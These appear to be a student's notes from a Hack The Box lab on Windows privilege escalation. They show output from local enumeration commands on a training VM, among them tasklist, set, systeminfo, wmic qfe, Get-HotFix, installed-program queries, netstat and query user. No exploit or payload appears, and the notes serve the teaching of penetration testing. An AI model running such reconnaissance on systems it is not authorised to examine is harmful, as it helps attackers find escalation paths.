svchost.exe                   1376 CoreMessagingRegistrar
svchost.exe                   1400 nsi
svchost.exe                   1468 Dhcp
vm3dservice.exe               1572 vm3dservice
svchost.exe                   1636 NlaSvc
svchost.exe                   1664 Schedule
svchost.exe                   1680 UmRdpService
svchost.exe                   1688 Dnscache
svchost.exe                   1972 ProfSvc
svchost.exe                   1984 EventSystem
```



```
svchost.exe                   1996 netprofm
svchost.exe                   2012 SysMain
svchost.exe                   2020 Themes
svchost.exe                   2072 CertPropSvc
Memory Compression            2164 N/A
svchost.exe                   2200 SENS
svchost.exe                   2256 DispBrokerDesktopSvc
svchost.exe                   2268 FontCache
svchost.exe                   2276 AudioEndpointBuilder
svchost.exe                   2372 LanmanWorkstation
svchost.exe                   2440 UserManager
svchost.exe                   2484 Audiosrv
svchost.exe                   2492 SessionEnv
svchost.exe                   2568 WinHttpAutoProxySvc
svchost.exe                   2628 DusmSvc
svchost.exe                   2636 Wcmsvc
svchost.exe                   2748 ShellHWDetection
svchost.exe                   2816 BFE, mpssvc
svchost.exe                   2988 IKEEXT
svchost.exe                   2996 PolicyAgent
svchost.exe                   2700 CryptSvc
svchost.exe                   2852 Winmgmt
svchost.exe                   3060 DPS
svchost.exe                   3088 TrkWks
svchost.exe                   3096 SstpSvc
svchost.exe                   3104 DiagTrack
vmtoolsd.exe                  3124 VMTools
VGAuthService.exe             3144 VGAuthService
svchost.exe                   3172 WpnService
MsMpEng.exe                   3240 WinDefend
svchost.exe                   3284 LanmanServer
svchost.exe                   3300 TapiSrv
svchost.exe                   3448 WdiServiceHost
svchost.exe                   3516 iphlpsvc
svchost.exe                   3524 RasMan
dllhost.exe                   2564 COMSysApp
WmiPrvSE.exe                  4348 N/A
msdtc.exe                     4500 MSDTC
LogonUI.exe                   4724 N/A
```




```
LogonUI.exe                   4724 N/A
svchost.exe                   4820 wuauserv
svchost.exe                   2688 ClipSVC
WmiPrvSE.exe                  5372 N/A
svchost.exe                   5416 BITS
svchost.exe                   5492 SSDPSRV
svchost.exe                   4288 CDPSvc
MicrosoftEdgeUpdate.exe        452 N/A
SgrmBroker.exe                5796 SgrmBroker
svchost.exe                   5912 UsoSvc
svchost.exe                    904 wscsvc
SearchIndexer.exe             1148 WSearch
svchost.exe                   1500 StateRepository
svchost.exe                   2032 StorSvc
svchost.exe                    760 InstallService
csrss.exe                      828 N/A
winlogon.exe                  4960 N/A
WUDFHost.exe                  5832 N/A
fontdrvhost.exe               3540 N/A
dwm.exe                       6132 N/A
svchost.exe                   1256 ScDeviceEnum
rdpclip.exe                   3580 N/A
sihost.exe                     468 N/A
svchost.exe                   1652 CDPUserSvc_a9635
svchost.exe                   2776 WpnUserService_a9635
svchost.exe                   6032 TokenBroker
svchost.exe                   3220 TabletInputService
ctfmon.exe                    4880 N/A
taskhostw.exe                 4628 N/A
explorer.exe                  4360 N/A
svchost.exe                   6148 cbdhsvc_a9635
StartMenuExperienceHost.e     6448 N/A
svchost.exe                   6596 WdiSystemHost
svchost.exe                   6636 PcaSvc
RuntimeBroker.exe             6700 N/A
SearchUI.exe                  6800 N/A
RuntimeBroker.exe             6916 N/A
WindowsInternal.Composabl     2452 N/A
RuntimeBroker.exe             7720 N/A
vm3dservice.exe               7972 N/A
```



```
vmtoolsd.exe                  8000 N/A
svchost.exe                   6244 lfsvc
svchost.exe                   6900 LicenseManager
svchost.exe                   4308 OneSyncSvc_a9635,
                                   PimIndexMaintenanceSvc_a9635,
                                   UnistoreSvc_a9635, UserDataSvc_a9635
svchost.exe                   2520 PhoneSvc
Microsoft.Photos.exe          8116 N/A
RuntimeBroker.exe             5084 N/A
SecurityHealthService.exe     1320 SecurityHealthService
SecurityHealthHost.exe        7888 N/A
ShellExperienceHost.exe       2644 N/A
RuntimeBroker.exe             5356 N/A
dllhost.exe                   1608 N/A
cmd.exe                       5000 N/A
conhost.exe                   6996 N/A
svchost.exe                   7904 defragsvc
svchost.exe                   4316 SmsRouter
svchost.exe                   3360 gpsvc
svchost.exe                   3308 W32Time
svchost.exe                   2380 DsSvc
svchost.exe                   4044 AppXSvc
svchost.exe                    680 wlidsvc
smartscreen.exe               8164 N/A
svchost.exe                   2220 WerSvc
wermgr.exe                    7708 N/A
TrustedInstaller.exe          5400 TrustedInstaller
TiWorker.exe                  5256 N/A
tasklist.exe                  7996 N/A
```


- Environment variables




```
C:\Users\htb-student>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\htb-student\AppData\Roaming
CLIENTNAME=htb-vbky0z4pkg
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=ACADEMY-WINLPE-
ComSpec=C:\Windows\system32\cmd.exe
DriverData=C:\Windows\System32\Drivers\DriverData
HOMEDRIVE=C:
HOMEPATH=\Users\htb-student
LOCALAPPDATA=C:\Users\htb-student\AppData\Local
LOGONSERVER=\\ACADEMY-WINLPE-
NUMBER_OF_PROCESSORS=6
OneDrive=C:\Users\htb-student\OneDrive
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 25 Model 1 Stepping 1, AuthenticAMD
PROCESSOR_LEVEL=25
PROCESSOR_REVISION=0101
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Module
PUBLIC=C:\Users\Public
SESSIONNAME=RDP-Tcp#0
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\HTB-ST~1\AppData\Local\Temp
TMP=C:\Users\HTB-ST~1\AppData\Local\Temp
USERDOMAIN=ACADEMY-WINLPE-
USERDOMAIN_ROAMINGPROFILE=ACADEMY-WINLPE-
USERNAME=htb-student
USERPROFILE=C:\Users\htb-student
```

- Path can be elaborated, but nothing interesting there.

- View Detailed Configuration Information




```
C:\Users\htb-student>systeminfo

Host Name:                 ACADEMY-WINLPE-
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.18363 N/A Build 18363
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          mrb3n
Registered Organization:
Product ID:                00330-80110-20834-AA468
Original Install Date:     5/25/2021, 8:55:04 PM
System Boot Time:          4/22/2024, 7:44:32 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.21805430.B64.2305221826, 5/22/2023
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,453 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,130 MB
Virtual Memory: In Use:    1,669 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\ACADEMY-WINLPE-
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB5003256
                           [02]: KB4513661
                           [03]: KB4516115
```




```
                           [04]: KB4517245
                           [05]: KB4528759
                           [06]: KB4577586
                           [07]: KB5003244
                           [08]: KB4528760
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.113.248
                                 [02]: fe80::859:c875:20a7:c011
                                 [03]: dead:beef::1116:94a1:c9f3:53b8
                                 [04]: dead:beef::859:c875:20a7:c011
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

- Patches and Updates




```
C:\Users\htb-student>wmic qfe
Caption                                     CSName           Description      FixComments  HotFixID   InstallDate  InstalledBy              InstalledOn
http://support.microsoft.com/?kbid=5003256  ACADEMY-WINLPE-  Update                        KB5003256               NT AUTHORITY\SYSTEM      6/5/2021
http://support.microsoft.com/?kbid=4513661  ACADEMY-WINLPE-  Update                        KB4513661                                        1/9/2020
http://support.microsoft.com/?kbid=4516115  ACADEMY-WINLPE-  Security Update               KB4516115                                        1/9/2020
http://support.microsoft.com/?kbid=4517245  ACADEMY-WINLPE-  Update                        KB4517245                                        1/9/2020
http://support.microsoft.com/?kbid=4528759  ACADEMY-WINLPE-  Security Update               KB4528759                                        1/9/2020
https://support.microsoft.com/help/4577586  ACADEMY-WINLPE-  Update                        KB4577586               NT AUTHORITY\SYSTEM      6/5/2021
https://support.microsoft.com/help/5003244  ACADEMY-WINLPE-  Security Update               KB5003244               NT AUTHORITY\SYSTEM      6/5/2021
http://support.microsoft.com/?kbid=4528760  ACADEMY-WINLPE-  Update                        KB4528760               ACADEMY-WINLPE-\mrb3n    6/6/2021
```




```
PS C:\Users\htb-student> Get-HotFix | ft -AutoSize

Source          Description     HotFixID  InstalledBy          InstalledOn
------          -----------     --------  -----------          -----------
ACADEMY-WINLPE- Update          KB5003256 NT AUTHORITY\SYSTEM   6/5/2021 12:00:00 AM
ACADEMY-WINLPE- Update          KB4513661                       1/9/2020 12:00:00 AM
ACADEMY-WINLPE- Security Update KB4516115                       1/9/2020 12:00:00 AM
ACADEMY-WINLPE- Update          KB4517245                       1/9/2020 12:00:00 AM
ACADEMY-WINLPE- Security Update KB4528759                       1/9/2020 12:00:00 AM
ACADEMY-WINLPE- Update          KB4577586 NT AUTHORITY\SYSTEM   6/5/2021 12:00:00 AM
ACADEMY-WINLPE- Security Update KB5003244 NT AUTHORITY\SYSTEM   6/5/2021 12:00:00 AM
ACADEMY-WINLPE- Update          KB4528760 ACADEMY-WINLPE-\mrb3n 6/6/2021 12:00:00 AM
```

- Installed Programs




```
PS C:\Users\htb-student> wmic product get name
Name
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.24.28127
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127
VMware Tools
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.24.28127
Microsoft Update Health Tools
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127
```



```
PS C:\Users\htb-student> Get-WmiObject -Class Win32_Product |  select Name, Version

Name                                                           Version
----                                                           -------
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.24.28127 14.24.28127
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127 14.24.28127
VMware Tools                                                   11.1.1.16303738
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.24.28127    14.24.28127
Microsoft Update Health Tools                                  2.77.0.0
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127    14.24.28127
```


- Display Running Processes



```
PS C:\Users\htb-student> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1012
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1028
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       4288
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       768
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       604
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1220
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1664
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2492
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       748
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       2996
  TCP    10.129.113.248:139     0.0.0.0:0              LISTENING       4
  TCP    10.129.113.248:3389    10.10.14.75:44492      ESTABLISHED     1028
  TCP    [::]:135               [::]:0                 LISTENING       1012
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       1028
  TCP    [::]:49664             [::]:0                 LISTENING       768
  TCP    [::]:49665             [::]:0                 LISTENING       604
  TCP    [::]:49666             [::]:0                 LISTENING       1220
  TCP    [::]:49667             [::]:0                 LISTENING       1664
  TCP    [::]:49668             [::]:0                 LISTENING       2492
  TCP    [::]:49669             [::]:0                 LISTENING       748
  TCP    [::]:49670             [::]:0                 LISTENING       2996
```

  - Focused on listenning ports


- Logged-In User



```
PS C:\Users\htb-student> query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>htb-student           rdp-tcp#0           2  Active          .  4/22/2024 7:49 PM
```


  - Only ourselves logged in

- Current User



```
C:\Users\htb-student>echo %USERNAME%
htb-student
```

